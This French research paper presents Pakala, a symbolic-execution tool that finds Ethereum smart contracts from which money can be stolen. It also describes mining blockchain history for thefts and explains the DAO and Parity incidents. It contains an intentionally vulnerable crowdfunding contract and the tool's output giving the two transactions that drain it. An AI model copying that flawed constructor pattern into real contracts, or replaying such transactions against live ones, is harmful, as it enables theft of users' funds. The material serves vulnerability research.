Finalement je présenterai les résultats que j'ai obtenus via chacune de mes méthodes, mais aussi des exemples concrets de classes de vulnérabilités ou de contrats qui sont revenus sans cesse lors de mes analyses.

2 Contexte

Avant d'entrer dans le vif du sujet, il faut savoir que mon introduction à Ethereum se concentre surtout sur les aspects techniques qui nous seront utiles par la suite.

Il y a énormément d'autres choses à comprendre et à découvrir. Si le sujet vous intéresse je recommande les livres d'Andreas Antonopoulos (disponibles sur GitHub) : *Mastering Bitcoin* [1] et *Mastering Ethereum* [2].

2.1 Ethereum

Ethereum est un registre distribué (*distributed ledger*) comparable à Bitcoin, qui apporte un certain nombre d'innovations :

Langage de script Turing-complet. Bitcoin possède déjà un langage de script minimaliste (qui permet par exemple de programmer des portefeuilles contrôlés par plusieurs clés à la fois), mais il est très limité et n'est pas Turing-complet. Ethereum permet aux contrats de faire bien plus de choses, et d'interagir entre eux.

Mécanisme de consensus. La sécurité des registres distribués est fondée sur le mécanisme de consensus qu'ils utilisent : il s'agit pour un ensemble d'acteurs de s'accorder sur l'état du système à un temps T, sachant que certains acteurs peuvent être malveillants.

Bitcoin tout comme Ethereum utilise actuellement un système de preuve de calcul, c'est-à-dire que pour participer à la sécurisation du réseau (en générant des blocs, qui forment un état cohérent du système) il faut prouver qu'on a dépensé de l'énergie, et il est donc impossible de générer des blocs à volonté.

Toutefois, Ethereum souhaite à terme utiliser un mécanisme de preuve d'enjeu : les mineurs devront bloquer de grosses sommes d'argent (détruites s'ils se comportent mal) au lieu de gaspiller de l'énergie avec ces calculs.

Cela évitera à terme au réseau de consommer de l'énergie à outrance, mais offrira d'autres propriétés intéressantes, comme la *finalité* : un mineur sur un réseau en preuve de travail qui aurait énormément de puissance de calcul pourrait générer une succession de blocs, puis revenir dessus à partir d'un bloc plus vieux et générer un historique différent (*double-spending*). Or, avec la preuve d'enjeu on peut interdire à des mineurs de construire plus d'une succession valide de blocs signés par eux, sous peine de détruire leur caution. Cela permettra à une transaction d'un bloc validé d'être considérée comme irréversible, alors que pour Bitcoin il faut attendre plusieurs blocs avant de considérer qu'une attaque serait trop coûteuse.

Durée entre les blocs. Avec Bitcoin, le réseau vise une durée entre blocs de 10 minutes. Il faut attendre le prochain bloc pour avoir une chance de voir ses transactions validées, donc en général plusieurs minutes.

Sur Ethereum, la durée entre chaque bloc est très courte (sans nuire à la sécurité, grâce à un système de blocs « oncles » qui rémunèrent quand même les mineurs si des blocs se succèdent trop vite) : on passe à une durée de 15 secondes en moyenne.

UTXO vs. état global. Bitcoin utilise un système de *unspent transaction output (UTXO)*, c'est-à-dire que toute sortie d'argent depuis une adresse

nécessite de référencer une ou plusieurs entrées d'argent vers cette même adresse, qui n'ont pas encore été dépensées.

Ethereum a un modèle plus complexe (décrit dans le *Yellow Paper* [5]) : en plus d'une chaîne de blocs avec l'historique des transactions, il maintient une structure de données qui évolue à chaque transaction, l'état du système.

Ethereum définit une fonction de transition Υ qui permet de passer d'un état du système à l'état suivant en y appliquant une transaction. Le réseau démarre au premier bloc avec un état vide, et en appliquant successivement toutes les transactions on obtient l'état courant.

Contrairement à Bitcoin où il n'y a pas de notion de « solde du compte » (la seule chose qui compte c'est de dépenser des UTXO), l'état courant d'Ethereum contient le solde de tous les comptes, et une transaction consiste simplement à décrémenter un solde et en incrémenter un autre.

Unités de compte. Bitcoin utilise comme unité principale le Bitcoin, qui se décompose en 10^8 unités indivisibles, les Satoshis. De manière analogue, Ethereum utilise comme unité les Ethers, qui se décomposent en 10^{18} unités indivisibles, les Wei.

2.2 Contrats intelligents

En plus d'avoir des adresses « classiques » contrôlées par des humains, Ethereum définit des adresses « contrats intelligents » dont personne ne possède la clé et dont le code est immuable [1]. Lorsqu'ils sont appelés, ces contrats exécutent du code, qui est défini et exécuté dans la fonction de transition d'état Υ.

Cet état global permet de savoir efficacement combien possède chaque compte. Mais il contient également le code des contrats intelligents, et du stockage arbitraire qui peut être utilisé par ces derniers.

En pratique, les contrats intelligents sont donc des programmes (du code exécutable) qui sont enregistrés dans la blockchain Ethereum. Ils sont tous publiquement accessibles.

Lesdits programmes sont implémentés en bytecode EVM (*Ethereum Virtual Machine*). C'est une architecture assez exotique, mais qui a le mérite d'être extrêmement simple à exécuter : il s'agit d'une machine à pile toute simple, sans registre.

1. Ou pas. Depuis le dernier *hard fork* d'Ethereum, il est possible de redéployer certains contrats via l'opcode CREATE2. Cela débloque des possibilités très intéressantes mais aussi des problématiques de sécurité non négligeables puisque le code d'un contrat n'est désormais plus nécessairement immuable sous certaines conditions.

Il y a environ 130 instructions (dont bon nombre sont sémantiquement très proches), pour pousser des constantes sur la pile, faire des sauts (conditionnels ou pas), des opérations arithmétiques, et interagir avec l'environnement (mémoire, *storage* persistant, appel à d'autres contrats).

Le listing 1 présente un exemple de bytecode EVM. Toutes les instructions font un octet, excepté le `PUSH` qui est suivi de la constante à empiler sur la pile. Ce code d'exemple accède à la taille des données passées en paramètre de l'appel (`CALLDATASIZE`), et la compare avec la constante `42`. S'il n'y a pas égalité, il saute à l'adresse 9, qui contient un `JUMPDEST` (marqueur de destination de saut conditionnel) puis exécute le `REVERT` qui lève une erreur et annule la transaction. Si les paramètres font `42` octets, alors le programme exécute `CALLER` qui empile l'adresse qui a appelé le contrat sur la pile, puis `SELFDESTRUCT`, qui cause l'autodestruction du programme et donne tout l'argent contenu dans le programme à l'adresse qu'il dépile (donc l'adresse appelante).

```
0 CALLDATASIZE
1 PUSH1 42
3 EQ
4 PUSH1 9
6 JUMPI
7 CALLER
8 SELFDESTRUCT
9 JUMPDEST
10 REVERT
```

Listing 1. Exemple de bytecode EVM.

L'exécution de code coûte de l'argent (du *gas*), pour s'assurer que toutes les exécutions se terminent. Cet aspect force les créateurs de contrats à les rendre les plus simples possible.

Pour en savoir plus, je vous recommande chaudement la lecture du *Yellow Paper* [5] qui décrit la machine virtuelle d'Ethereum dans les détails.

Ces propriétés les rendent très simples à analyser comparé à des exécutables classiques.

La plupart des contrats sont compilés depuis un langage de plus haut niveau appelé Solidity [14], qui ressemble un peu à du Javascript.

2.3 Déploiement et utilisation d'un contrat

Le listing 2 présente un exemple de contrat écrit dans le langage de haut niveau Solidity, qui est ensuite compilé en bytecode EVM.

Ce contrat définit deux fonctions : `deposit()` and `withdraw()` qui permettent respectivement de déposer et de retirer de l'argent. `withdraw()` prend un argument qui contient la somme que l'on souhaite retirer. Le mot-clé `public` indique que les fonctions sont appelables depuis l'extérieur. Le mot-clé `payable` autorise les appels de fonction à être assortis d'argent (par défaut, le code généré s'assure qu'on n'envoie pas d'argent, et lève une exception si c'est le cas).

```
contract Mapping {
    mapping(address => uint256) balances;

    function deposit() public payable {
        balances[msg.sender] += msg.value;
    }

    function withdraw(uint256 to_withdraw) public {
        require(balances[msg.sender] >= to_withdraw);
        balances[msg.sender] -= to_withdraw;
        msg.sender.send(to_withdraw);
    }
}
```

Listing 2. Exemple de contrat Solidity.

La ligne `mapping(address => uint256) balances` définit un tableau associatif dans le *storage* persistant du contrat, qui permet de retenir la somme envoyée par chaque adresse. Si on lui envoie de l'argent, le contrat incrémente la variable `balances` de la somme reçue. Si on veut le retirer et qu'on dispose d'assez d'argent, il soustrait la somme retirée et nous envoie l'argent.

Les variables `msg.sender` et `msg.value` correspondent respectivement à l'adresse de l'émetteur de l'appel, et à la somme envoyée (en ethers).

Déploiement. Pour déployer ce contrat, on compile un code de déploiement, et on envoie une transaction sans spécifier de destinataire. Une adresse sera alors générée par le système, et le contrat sera déployé à cette adresse.

Utilisation. Sur Ethereum, une transaction effectue un appel (`CALL`) à une adresse destinataire. Un appel contient une somme qui est transférée vers le destinataire (`msg.value`), ainsi qu'un buffer de taille arbitraire qui contient des données (`msg.data`).

Une adresse peut être une adresse « normale », contrôlée par un humain. Un appel permettra alors de transférer de la valeur. Les données peuvent contenir un commentaire optionnel expliquant la raison de l'envoi.

Le récepteur peut aussi être l'adresse d'un contrat. Dans ce cas, le code du contrat est exécuté. Les données envoyées servent de « paramètres » pour le contrat. Une interface binaire (*ABI*) a été définie, et les quatre premiers octets de l'appel contiennent le *sélecteur de fonction* qui permet de savoir quelle fonction du contrat est appelée, puis suivent les éventuels paramètres de la fonction appelée.

Un contrat qui s'exécute peut lui-même faire d'autres appels : il peut donc envoyer de la valeur à quelqu'un d'autre, ou appeler un autre contrat. C'est le cas dans la fonction `withdraw()` de notre exemple : le contrat fait un appel à l'émetteur en lui transférant la somme qu'il souhaite retirer.

Un contrat peut aussi lever une exception pendant son exécution, et causer l'annulation de la transaction courante. Dans notre exemple, c'est ce qui se passerait si la condition du `require()` n'était pas satisfaite car l'émetteur n'aurait pas la somme qu'il souhaite retirer.

Exemple. Supposons que nous contrôlions l'adresse `0xbabababa...` et que le contrat de l'exemple est déployé à l'adresse `0xcafecafe...`. On peut alors envoyer la transaction suivante :

```
{"from": "0xbabababababababababababababababababababa",
 "to": "0xcafecafecafecafecafecafecafecafecafecafe",
 "value": "0x1",
 "data": "0xd0e30db0"}
```

Le sélecteur de fonction de `deposit()` étant bien `d0e30db0`, c'est cette méthode qui sera exécutée. Ici, on envoie 1 wei (le wei est l'unité de base d'Ethereum). Le contrat va donc écrire, dans son *storage* :

```
balances[0xbabababababababababababababababababababa] = 1
```

Un appel à `withdraw()` permet de retirer le wei envoyé :

```
{"from": "0xbabababababababababababababababababababa",
 "to": "0xcafecafecafecafecafecafecafecafecafecafe",
 "value": "0x1",
 "data": "0x2e1a7d4d
     0000000000000000000000000000000000000000000000000000000000000001"}
```

Ici, on envoie le sélecteur de fonction `2e1a7d4d` (`withdraw()`) suivi du paramètre de type `uint256`, qui contiendra 1. Le contrat va s'assurer que `balances[0xbabababa...]` contient au moins 1. C'est le cas, donc il va retrancher 1 (et notre solde va tomber à zéro), et nous envoyer 1 wei.

Si cette seconde transaction était envoyée par une autre adresse a, alors `balance[`a`]` vaudrait 0, donc il serait impossible de retirer de l'argent.

2.4 Sécurité des contrats intelligents

Au début du réseau Ethereum, ce sujet n'était pas vraiment central. Puis des bugs critiques ont mené à une prise de conscience générale du problème.

Bugs célèbres. Je tiens à citer quelques exemples de bugs qui ont mené à des pertes ou verrouillage de sommes très conséquentes :

Le bug de la DAO. Le premier programme déployé sur Ethereum qui a eu beaucoup de succès est la DAO [3] (pour *decentralized autonomous organization*). L'idée était de permettre à chacun de verser de l'argent dessus, et de récupérer des « parts » (proportionnelles aux sommes versées) dans cette organisation en échange. Il est ensuite possible de voter pour des « propositions », qui consistent à investir de l'argent contenu dans ce pot commun envers des projets précis (qui s'engagent à y reverser des dividendes s'ils ont du succès). Il s'agit d'une sorte de fond d'investissement géré collectivement, où l'argent est détenu par un programme.

La DAO a levé l'équivalent de 150 millions de dollars US, avant de se faire pirater par un acteur malveillant qui a exploité un nouveau type de vulnérabilité qui venait d'être découvert : une vulnérabilité de récursivité réentrante.

L'idée est que si on demande un retrait, la DAO :

1. vérifie qu'elle doit bien la somme demandée à l'adresse qui fait la demande,
2. envoie l'argent à l'adresse qui retire les fonds (via un appel, `CALL`, sans données mais avec l'argent),
3. puis soustrait la somme envoyée du compte de l'adresse.

Le retrait a lieu de manière atomique, et si la dernière étape échouait l'intégralité de la transaction serait annulée, donc il est impossible de retirer les fonds et de trouver un moyen de ne pas faire exécuter la soustraction.

Par contre, la nouvelle attaque consiste à faire en sorte que ce soit un programme spécialement conçu qui possède, puis retire des fonds. Il appelle la DAO pour retirer les fonds, et la DAO effectue un sous-appel pour lui envoyer l'argent retiré (étape 2). Ce sous-appel vers notre programme lui redonne la main, et il va rappeler une seconde fois la DAO pour effectuer le même retrait. La DAO est donc rappelée récursivement, alors qu'un appel plus haut sur la pile d'appel est toujours en cours !

Ce premier appel dans la DAO n'a pas encore soustrait les fonds, donc le sous-appel pour faire un retrait identique va s'effectuer avec succès.

C'est une fois que le premier appel reprend la main qu'il soustrait les fonds une seconde fois (sans revérifier qu'on avait bien assez d'argent, c'est censé être le cas après l'étape 1), et l'attaquant a pu soustraire deux fois la somme qu'il possède.

Pour résumer, l'idée est que certains appels peuvent potentiellement causer un sous-appel récursif vers le même contrat, et donc qu'il est possible qu'un appel externe modifie le *storage* persistant du contrat qui s'exécute, par effet de bord, alors même qu'il est déjà en cours d'exécution.

Le bug du portefeuille multi-signatures Parity. Parity, qui développe un client et un portefeuille Ethereum, a aussi implémenté un contrat intelligent qui peut servir de portefeuille multi-signatures : c'est un contrat qui a une liste de N clés publiques, et il sera possible de sortir les fonds du portefeuille seulement si K clés signent la transaction ($K \leq N$).

Pour diminuer les coûts de déploiement du contrat, ils ont déployé un premier contrat « bibliothèque » qui implémente toutes les fonctions du portefeuille. Les portefeuilles déployés ne contiennent quasiment pas de code, et se content d'appeler le code de cette bibliothèque partagée (son code est immuable, bien entendu) dans leur contexte.

En effet, il existe une instruction `DELEGATECALL` qui effectue l'appel au code d'un autre contrat tout en restant dans le contexte courant (avec le *storage* persistant du contrat appelant, il reste aussi l'émetteur d'éventuels sous-appels, etc...). Elle conçue pour permettre l'appel à du code dont on fait confiance, et le cas d'usage typique est justement le développement de bibliothèques partagées.

Toutefois, personne n'a pensé au fait que le code de cette bibliothèque était également appelable directement, dans son propre contexte. Or elle implémente une fonction d'autodestruction (pour détruire un portefeuille qui a fini de servir), que quelqu'un a appelée directement, et qui a causé sa destruction. Cela a été rendu possible car, appelée directement, la bibliothèque n'a rien dans son *storage* persistant, donc n'est pas initialisée et n'importe qui peut la détruire.

Une fois la bibliothèque détruite, tous les portefeuilles qui en dépendent deviennent des coquilles vides et il est impossible de les utiliser. Et donc de retirer l'argent qu'ils contiennent. C'est ainsi que l'équivalent de 150 millions de dollars (au moment des faits) ont été bloqués à vie dans divers contrats intelligents implémentant ce portefeuille multi-signatures [4].

Dans une *issue* GitHub (voir figure 1), le responsable de l'autodestruction de la bibliothèque plaide l'incompétence. Son « I accidentally killed it. » est devenu mythique dans les milieux de la sécurité sur Ethereum.




Fig. 1. « I accidentally killed it. »

Modèle d'exécution. Avant de finir, je tiens à citer/traduire l'extrait d'un article d'Adrian Colyer [10] :

> On a vu que les contrats intelligents ont de la valeur comme cibles. Ils ont aussi une combinaison de caractéristiques qui devraient faire froncer les sourcils de n'importe quel développeur expérimenté :
> — Ils s'exécutent sur un réseau décentralisé que n'importe quel participant peut rejoindre.
> — Les mineurs et/ou ceux qui appellent les contrats ont le contrôle de l'environnement dans lequel la transaction s'exécute (quelle transaction accepter, l'ordre des transactions, le *timestamp* du bloc, des manipulations de la pile d'appel...).
> — Tout ceci se passe dans un environnement qui punit toute personne qui ne fait pas un code parfait du premier coup. Il n'y a pas de mécanisme pour faire des patchs.

2.5 État de l'art

Avant d'attaquer le vif du sujet, je souhaite clarifier le fait que, contrairement aux attaques sus-citées qui ont nécessité beaucoup d'analyse manuelle et de créativité autour du fonctionnement de contrats précis, ce qui m'a intéressé était surtout de faire une analyse massive de tous les contrats qui ont été déployés pour y chercher des vulnérabilités pas forcément aussi compliquées.

Je tiens aussi à mentionner qu'il y a de nombreux outils similaires d'exécution symbolique. Je détaillerai les différences de Pakala par la suite.

De nombreux papiers scientifiques ont également été publiés sur le sujet. Il est intéressant de voir que dans un premier temps, des bilans assez catastrophistes ont vu le jour, se concentrant sur la somme d'argent contenue dans des programmes qui pourraient être vulnérables. On citera

en particulier *Finding The Greedy, Prodigal, and Suicidal Contracts at Scale* [6] qui mentionne que 6 millions de dollars auraient pu être volés car contenus dans des contrats vulnérables.

Plus récemment, d'autres articles se sont plus concentré sur l'activité passée, et ont montré au contraire que les outils d'analyse ont chacun des résultats très différents, et que dans majorité des cas les bugs vers lesquels ils pointent n'ont jamais pu être exploités en production. On citera ici *Smart Contract Vulnerabilities : Does Anyone Care ?* [7]

3 Pakala : exécution symbolique

L'outil que j'ai développé, Pakala [8] est un moteur d'exécution symbolique, conçu pour exécuter du bytecode EVM.

Il exécute du code de manière symbolique : les valeurs en mémoire peuvent être soit « concrètes », soit des « symboles » qui représentent des entrées utilisateurs et ne sont pas connues à l'avance. Il construit ensuite une liste des exécutions valides avec leurs préconditions, et effets de bords.

Une seconde passe va prendre tous les appels valides possibles, et les empiler pour essayer de modéliser une succession d'appels à différentes fonctions des contrats.

Cela permet de trouver des bugs plus complexes dans lesquels il faudrait d'abord appeler une première fonction pour modifier une variable stockée en dur, puis effectuer un autre appel pour déclencher un bug.

On essaie ensuite de voir si une de ces suites d'exécutions est « intéressante ». À l'heure actuelle, Pakala modélise seulement un unique test : est-ce possible de faire en sorte que le contrat nous envoie plus d'argent que ce qu'on lui envoie ? Cela revient à dire : **est-ce possible de lui voler de l'argent ?** C'est ce comportement que l'on appellera un « bug » dans la suite.

Nous expliquerons donc la manière dont Pakala est conçu, et nous ferons une démonstration de l'outil. Nous montrerons également des exemples de contrats vulnérables trouvés grâce à Pakala.

3.1 Exécution symbolique avec Z3

Pakala utilise Claripy [15] : c'est un wrapper de Z3 développé par l'équipe derrière Angr. Angr [16] est un outil d'exécution symbolique en Python, qui avait donc des besoins similaires.

Claripy peut faire de multiples analyses (comme de la *value-set analysis*), mais l'analyse qui nous intéresse ici, c'est l'utilisation de Z3 [11], qui

est un *SMT solver*, qui utilise une théorie mathématique pour nous dire si un ensemble de contraintes sur des inconnues est satisfiable (il existe une solution), et trouver des exemples de solutions.

Pakala contient en son cœur une implémentation de machine virtuelle, assez classique.

Si on rencontre un saut conditionnel, on rajoute simplement deux successeurs à l'état courant (pour les deux branches du saut), chaque successeur ayant une nouvelle contrainte correspondant à la condition pour que le saut se réalise dans cette branche.

La machine virtuelle d'Ethereum a toutefois une mémoire, et un *storage* persistant qui ont été les parties les plus difficiles à modéliser. Ce sont des problèmes bien connus en exécution symbolique [17].

La mémoire est gérée avec un dictionnaire Python, et supporte la lecture/écriture de symboles Claripy. Toutefois, il est impossible de lire/écrire des variables de taille inconnue. Or ceci peut arriver quand on copie une chaîne de caractères contrôlée par l'utilisateur dont la taille est a priori inconnue.

Pour traiter ces cas où la taille d'un objet n'est pas connue, on a recours à une stratégie plus proche du *fuzzing* : on va faire comme pour un saut conditionnel, et rajouter plusieurs successeurs à l'état courant. Chaque successeur aura une valeur possible pour la taille (parmi une liste de valeurs courantes). On force donc la « concrétisation » de la variable en essayant plusieurs solutions. Cela fonctionne bien, mais a le désavantage de provoquer une « explosion » du nombre de chemins à explorer, et peut augmenter de manière significative le temps d'analyse.

3.2 Exemple sur un contrat Solidity

Étudions l'exemple du contrat du listing 3 : il s'agit d'un contrat écrit avec Solidity, qui définit plusieurs méthodes qui peuvent être appelées indépendamment.

Ce contrat contient un tableau associatif `balances` qui suit la somme donnée par chaque participant, et l'incrémente quand il reçoit de l'argent via la méthode `invest()`.

Il permet aussi à son propriétaire (et seulement au propriétaire) de retirer l'intégralité des fonds avec `withdrawfunds()`.

La fonction `crowdfunding()` est censée être le constructeur du contrat, appelée seulement à son initialisation pour initialiser le propriétaire (`owner`) comme étant le créateur du contrat. Or ici elle n'a pas exactement le même nom que le contrat ; ce n'est donc pas un constructeur, et il peut être

appelée par n'importe qui. N'importe qui peut ainsi devenir propriétaire du contrat puis retirer tous les fonds. Ce problème de sécurité était très courant au début d'Ethereum.

```
contract Crowdfunding {
  mapping(address => uint) public balances;
  address public owner;

  modifier onlyOwner() {
    require(msg.sender == owner);
    _;
  }

  function crowdfunding() public {
    owner = msg.sender;
  }

  function withdrawfunds() public onlyOwner {
    msg.sender.transfer(address(this).balance);
  }

  function invest() public payable {
    balances[msg.sender] += msg.value;
  }

  function getBalance() public view returns (uint) {
    return balances[msg.sender];
  }
}
```

Listing 3. Exemple de contrat vulnérable.

Si on analyse ce contrat, Pakala sort une liste d'exécutions valides. Parmi elles, l'exécution de la fonction `crowdfunding()` est décrite au listing 4. La structure produite contient un résumé de cette exécution :

- la liste des appels du contrat vers l'extérieur dans `calls` (aucun),
- les variables symboliques importantes définies pour cette exécution (c'est l'environnement `env`, qui définit la somme présente sur le contrat, l'adresse depuis laquelle on effectue l'appel, la somme envoyée lors de l'appel...),
- les emplacements du *storage* du contrat qui sont lus et écrits. Les clés lues le sont dans des symboles mentionnés dans le dictionnaire `storage_read`. Les clés sur lesquelles on écrit sont dans `storage_written` avec la valeur écrite.
- `solver` contient les contraintes symboliques qui doivent être satisfaites pour que cette exécution soit valide (pour rentrer dans les

bonnes branches des conditions ou des boucles). Les mentions à `calldata[]` sont des lectures des arguments passés au programme pour cet appel.

L'important ici est de voir que `storage_written` écrit à la clé `0x1` (correspondant à la variable `owner`) le nombre concret `0xcafe...` qui correspond à notre adresse appelante.

Étudions à présent la trace de la fonction `withdrawfunds()` (listing 5). On a un appel (dans `calls`) qui retire l'intégralité des fonds du contrat. Pour que cette exécution soit réalisée il faut toutefois satisfaire les contraintes (dans `constraints`). Une des contraintes est que `storage[0x1][159:0] == 0xcafe...` : la variable `owner` doit contenir notre adresse appelante.

Pakala va combiner ces deux exécutions, et se rendre compte que la seconde exécution devient possible si on la fait succéder à la première (listing 6).

Il nous montre ici un exemple de données concrètes avec lesquelles appeler le contrat pour déclencher le bug. En l'occurrence, le début des `calldata` doit contenir la *signature* des fonctions à appeler (qui identifie la fonction en question), et c'est tout, car ces fonctions n'ont pas d'argument. L'appelant doit être `0xcafe...` dans tous les cas, pour mettre la variable `owner` à la bonne valeur et l'utiliser.

3.3 Comparaison avec d'autres outils

Il existe de nombreux autres outils d'exécution symbolique pour Ethereum. Parmi les plus aboutis on pourra citer Mythril [12] et Manticore [13], qui utilisent également Z3.

La différence majeure est que ces outils cherchent à reproduire fidèlement la machine virtuelle d'Ethereum, et peuvent rentrer récursivement dans des sous-appels. Cela les rend plus puissants et génériques. Toutefois ils sont plus prompts à une explosion d'états possibles. De plus, leur sortie est plus difficile à interpréter.

Pakala se borne à lister toutes les exécutions possibles d'un contrat seul (sans interaction avec d'autres contrats). Il peut ainsi servir à comprendre ce que fait un contrat, puisqu'il suffit de regarder la liste des exécutions valides pour comprendre sa sémantique.

Je m'en suis déjà servi pour faire de l'ingénierie inverse de contrats complexes : en cas d'explosion d'états, je rajoute des contraintes pour limiter les états à explorer à ceux qui m'intéressent. J'obtiens ensuite une liste d'exécutions possibles, facile à comprendre.

```
{'calls': [],
 'env': {'balance': <BV256 0x128dfa6a90b28000>,
         'caller': <BV256 0xcafebabefffffffff0202fffffffff7cff7247c9>,
         'value': <BV256 value_38_256>},
 'selfdestruct_to': None,
 'solver': {'constraints': [<Bool 0x20 <= calldata_size_42_256>,
                            <Bool calldata[0]_45_256[255:224] == 0x56885cd8>,
                            <Bool value_38_256 == 0x0>],
            'hashes': {}},
 'storage_read': {<BV256 0x1>: <BV256 storage[<BV256 0x1>]_47_256>},
 'storage_written': {<BV256 0x1>: <BV256 0
     xcafebabefffffffff0202fffffffff7cff7247c9 | (0
     xffffffffffffffffffffffff0000000000000000000000000000000000000000 &
     storage[<BV256 0x1>]_47_256)>}}
```

Listing 4. Trace de `crowdfunding()` avec Pakala.

```
{'calls': [[<BV256 0x0>,
            <BV256 0x80>,
            <BV256 0x0>,
            <BV256 0x80>,
            <BV256 0x128dfa6a90b28000>,
            <BV256 0xcafebabefffffffff0202fffffffff7cff7247c9>,
            <BV256 0x0>]],
 'env': {'balance': <BV256 0x128dfa6a90b28000>,
         'caller': <BV256 0xcafebabefffffffff0202fffffffff7cff7247c9>,
         'value': <BV256 value_122_256>},
 'selfdestruct_to': None,
 'solver': {'constraints': [<Bool 0x20 <= calldata_size_126_256>,
                            <Bool calldata[0]_129_256[255:224] == 0x6c343ffe>,
                            <Bool value_122_256 == 0x0>,
                            <Bool storage[<BV256 0x1>]_131_256[159:0] == 0
                                xcafebabefffffffff0202fffffffff7cff7247c9>],
            'hashes': {}},
 'storage_read': {<BV256 0x1>: <BV256 storage[<BV256 0x1>]_131_256>},
 'storage_written': {}}
```

Listing 5. Trace de `withdrawfunds()` avec Pakala.

```
Transaction 1, example solution:
{'data': '56885cd8000000000000000000000000000000000000000000000000000000000000000',
 'from': '0xcafebabefffffffff0202fffffffff7cff7247c9',
 'value': 0}

Transaction 2, example solution:
{'data': '6c343ffe0000000000000000000000000000000000000000000000000000000000000000',
 'from': '0xcafebabefffffffff0202fffffffff7cff7247c9',
 'value': 0}

=======> Bug found! Need 2 transactions. <=======
```

Listing 6. Combinaison des exécutions de `crowdfunding()` et de `withdrawfunds()` avec Pakala.

Pakala est aussi le seul outil à empiler des exécutions successives de cette manière (sans ré-exécuter le code), ce qui le rend plus propice à explorer de longues chaînes de transactions.

Toutefois, comme Pakala analyse des contrats uniques et pas des interactions entre contrats, le bug de la DAO ou le bug du portefeuille multi-signature de Parity ne pourront pas être trouvés avec cet outil. Ce sont des bugs qui nécessitent des interactions entre plusieurs contrats et seront mieux détectés par des outils comme Mythril.

Comparaison avec Mythril. J'ai effectué une comparaison avec Mythril sur ma suite de tests, fin mars 2019. Mythril s'est globalement bien débrouillé, mais il semble qu'il ne supporte pas à l'heure actuelle d'enchaîner l'écriture de variables à un emplacement symbolique avec une lecture de cette même variable. C'est très pénalisant car de nombreux contrats permettent de transférer des *tokens* à une autre adresse de son choix.

4 Recherche de transactions suspectes

Pakala permet de trouver les programmes ayant l'air vulnérable, mais j'ai voulu aussi aborder le problème d'un autre point de vue : chercher, dans l'historique de la blockchain, des interactions menant à des vols évidents d'argent.

J'ai alors conçu un système pour rechercher de tels motifs dans l'historique des transactions, que j'ai fait tourner pour obtenir toutes les transactions suspectes. En particulier, j'ai cherché des séquences d'interactions du type :

1. création d'un contrat ;
2. diverses transactions à partir d'adresses d'un ensemble A ;
3. *le contrat contient de l'argent* ;
4. période d'inactivité ;
5. une ou plusieurs transactions à partir d'une adresse b n'appartenant pas à l'ensemble A ;
6. *le contrat ne contient plus d'argent.*

Cela correspond à un attaquant b semblant vider un contrat contenant de l'argent, alors qu'il ne se passe plus rien dessus.

4.1 En pratique

La recherche de ces interactions a nécessité de rejouer l'intégralité de l'historique de la blockchain : ce ne fut pas une mince affaire.

En effet, des explorateurs en ligne listent toutes les transactions effectuées, par contrat. Mais ils disposent de leur propre base de données qui n'est pas du tout dans le format natif. Et comme je voulais analyser toutes les transactions, sur tous les contrats, il aurait été inenvisageable d'utiliser l'API d'un explorateur en ligne.

Par défaut, un nœud Ethereum nous permet seulement de lister les transactions (par haché ou par numéro de bloc), et d'accéder à la structure avec l'état du système (pour un état récent).

J'ai donc créé un système qui rejoue toutes les transactions de tous les blocs, depuis le début de la chaîne, et indexe les données qui m'intéressent pour chercher des contrats qui correspondent à mes critères. Il m'a fallu plus d'un mois pour faire l'analyse.

De plus, j'ai eu besoin d'accéder au montant disponible sur les contrats, non pas immédiatement, mais il y a longtemps. Ceci nécessite de consulter l'état du système pour n'importe quel bloc. Or, par défaut, les nœuds Ethereum tournent seulement avec l'état courant qu'ils mettent à jour en continu : pas besoin de garder l'historique de cette structure. J'ai donc dû utiliser le mode « archive » de mon nœud, qui garde l'historique de la structure d'état à chaque bloc : la synchronisation est bien plus lente, ne peut se faire que sur SSD, et le nœud utilise 2 To d'espace disque, une fois synchronisé.

5 Résultats

Cette section présente deux types de résultats :
— ceux obtenus via l'analyse du code avec Pakala ;
— ceux obtenus par l'analyse de l'historique de la blockchain.

5.1 Pakala

J'ai fait tourner Pakala sur l'intégralité des contrats intelligents déployés par le passé sur Ethereum, en notant les contrats pour lesquels il aurait été possible de voler de l'argent.

Cela a mis en évidence une centaine de contrats vulnérables par le passé, et la plupart de ces contrats ont été vidés depuis. Les sommes en jeu n'étaient jamais supérieures à quelques centaines d'euros.

J'ai aussi vu quelques contrats que je pense être toujours vulnérables après une analyse manuelle. Ils contiennent en général quelques centimes d'euros, ce qui explique le fait qu'ils n'aient pas été exploités, je pense.

J'ai aussi fait tourner Mythril sur les mêmes contrats que Pakala. Il a été intéressant de constater qu'il est extrêmement rare qu'ils trouvent tous les deux des bugs sur les mêmes contrats (à creuser). Mythril trouve deux fois plus de bugs, mais la majorité de ceux qu'il trouve sont en fait des faux positifs.

5.2 Analyse de l'historique des contrats

Cette autre méthode m'a également rapporté des dizaines d'attaques, assez différentes de mes résultats avec Pakala : seule une dizaine de contrats a été trouvée par les deux méthodes. Cela prouve qu'elles sont complémentaires mais je compte creuser pour comprendre les raisons de cette faible intersection.

On y retrouve toutefois quelques adresses d'attaquants, et de contrats vulnérables qui ont été exploités en commun.

À la base, mon système a généré un fichier avec des milliers d'occurrences. J'ai dû ensuite filtrer manuellement pour enlever les faux-positifs et garder seulement les contrats intéressants.

En effet, la plupart des occurrences étaient des portefeuilles multi-signatures ou des levées de fonds, dans lesquelles une adresse était explicitement mise sur liste blanche, mais n'avait jamais interagi avec le contrat. Ainsi, quand elle envoie une transaction pour la première fois et vide le contrat, tous les voyants sont au rouge !

Le fichier brut avec toutes les attaques que j'ai trouvées est disponible sur mon blog [9].

